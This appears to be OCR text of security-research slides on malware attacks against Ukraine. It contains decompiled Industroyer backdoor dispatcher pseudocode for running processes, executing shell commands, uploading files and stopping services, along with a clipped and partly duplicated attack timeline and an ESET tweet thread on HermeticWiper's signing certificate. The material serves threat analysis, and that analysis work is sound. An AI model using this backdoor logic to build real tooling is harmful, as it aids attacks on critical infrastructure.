


```
DWORD __stdcall cmd_thread(thread_param *param)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  result1 = 0x16;
  v2 = init_CMD_struct(param->xml, &CMD);
  SetEvent((HANDLE)param->event);
  if ( v2 )
    return 1;
  cmd_struct1 = CMD;
  switch ( CMD->cmd_id )
  {
    case 1:
      result = cmd_create_proccess(CMD);
      goto end;
    case 2:
      result = cmd_create_proccess_as_user(CMD);
      goto end;
    case 3:
      result = cmd_write_file(CMD);
      goto end;
    case 4:
      result = cmd_copy_file_aka_upload(CMD);
      goto end;
    case 5:
      result = cmd_execute_shell_cmd(CMD);
      goto end;
    case 6:
      result = cmd_execute_shell_cmd_as_user(CMD);
      goto end;
    case 7:
      result = cmd_eval_VBS_code(CMD);
end:
      result1 = result;
      break;
    default:
      break;
  }
  PathCombineW(&pszDest, (LPCWSTR)cmd_struct1->storage_path, L"done");
  file_write(&pszDest, 0, 0);
  mem_free((LPVOID)cmd_struct1->field_0);
  mem_free((LPVOID)cmd_struct1->cmd_content);
  mem_free((LPVOID)cmd_struct1->file_content);
  mem_free(cmd_struct1);
  return result1;
}
```

Industroyer



```
int __cdecl run_command(cmd_internal *CMD)
{
  int result; // eax

  result = LOBYTE(CMD->cmd_id) - 1;
  switch ( LOBYTE(CMD->cmd_id) )
  {
    case 1u:
      result = cmd_create_proccess(CMD);
      break;
    case 2u:
      result = cmd_create_proccess_as_user(CMD);
      break;
    case 3u:
      result = cmd_write_file(CMD);
      break;
    case 4u:
      result = cmd_copy_file_aka_upload(CMD);
      break;
    case 5u:
      result = cmd_execute_shell_cmd(CMD);
      break;
    case 6u:
      result = cmd_execute_shell_cmd_as_user(CMD);
      break;
    case 7u:
      ExitProcess(0);
      return result;
    case 8u:
      result = cmd_stop_service(CMD);
      break;
    case 9u:
      result = cmd_stop_service_as_user(CMD);
      break;
    case 0xAu:
      result = cmd_start_service_as_user(CMD);
      break;
    case 0xBu:
      result = cmd_service_change_path_to_binary_as_user(CMD);
      break;
    default:
      return result;
  }
  return result;
}
```



n

ril 2014

ar in Donbas

gins

Dec 2015

BlackEnergy

attack causes blackout in Ukraine

Dec 2016

Industroyer

attack causes blackout in Ukraine

Jun 2017

NotPetya

outbreak

Apr 2018


Exaramel

attack detected in Ukraine

24 Feb 2022

Russian invasion

of Ukraine



015

Energy

causes blackout in
ne

Dec 2016

Industroyer

attack causes blackout in
Ukraine

Jun 2017

NotPetya

outbreak

Apr 2018

Exaramel

attack detected in
Ukraine

23 Feb 2022

HermeticWiper


attack in Ukraine

24 Feb 2022

Russian invasion

of Ukraine

HermeticWiper



ESET research
@ESETresearch

Breaking. #ESETResearch discovered a new data wiper malware used in Ukraine today. ESET telemetry shows that it was installed on hundreds of machines in the country. This follows the DDoS attacks against several Ukrainian websites earlier today 1/n

9:25 PM · Feb 23, 2022 · Twitter Web App

2,277 Retweets 342 Quote Tweets 3,624 Likes

ESET research @ESETresearch · Feb 23
Replying to @ESETresearch

We observed the first sample today around 14h52 UTC / 16h52 local time. The PE compilation timestamp of one of the sample is 2021-12-28, suggesting that the attack might have been in preparation for almost two months. 2/n

8 154 447

ESET research @ESETresearch · Feb 23

The Wiper binary is signed using a code signing certificate issued to Hermetica Digital Ltd 3/n

Digital Signature Details

General Advanced

Digital Signature Information
This digital signature is OK.

Signer information
Name: Hermetica Digital Ltd
E-mail: Not available
Signing time: Not available

View Certificate

Countersignatures

Name of signer: E-mail address: Timestamp

Details

Certificate

General Details Certification Path

Show: <All>

Field	Value
Valid from	Tuesday, 13 April 2021 01:00:00
Valid to	Friday, 15 April 2022 00:59:59
Subject	Hermetica Digital Ltd, Hermetic...
Public key	RSA (2048 Bits)
Public key parameters	05 00
Authority Key Identifier	KeyID=8fe87ef06d326a00052...
Subject Key Identifier	c49f181c59d25b25719ef137b...
Subject Alternative Name	Other Name:1.3.6.1.5.5.7.8

```
CN = Hermetica Digital Ltd
O = Hermetica Digital Ltd
L = Nicosia
C = CY
SERIALNUMBER = HE 419469
1.3.6.1.4.1.311.60.2.1.3 = CY
2.5.4.15 = Private Organization
```

Edit Properties... Copy to File...

Relevant people

ESET research
@ESETr... Follows you
Following
Security research and breaking news straight from ESET Research Labs.

Trends for you

Politics · Trending	China 361K Tweets
Trending in Slovakia	Discord 1.59M Tweets
Digital assets & cryptocurrency · Trending	#crypto 396K Tweets
Politics · Trending	Poland 321K Tweets
Politics · Trending	Germany 136K Tweets

Show more

Terms of Service Privacy Policy Cookie Policy
Accessibility Ads info More ···
© 2022 Twitter, Inc.
Messages

HermeticWiper

100s

systems

5+

organizations

Dec 28, 2021

compilation timestamp

Hermetic campaign

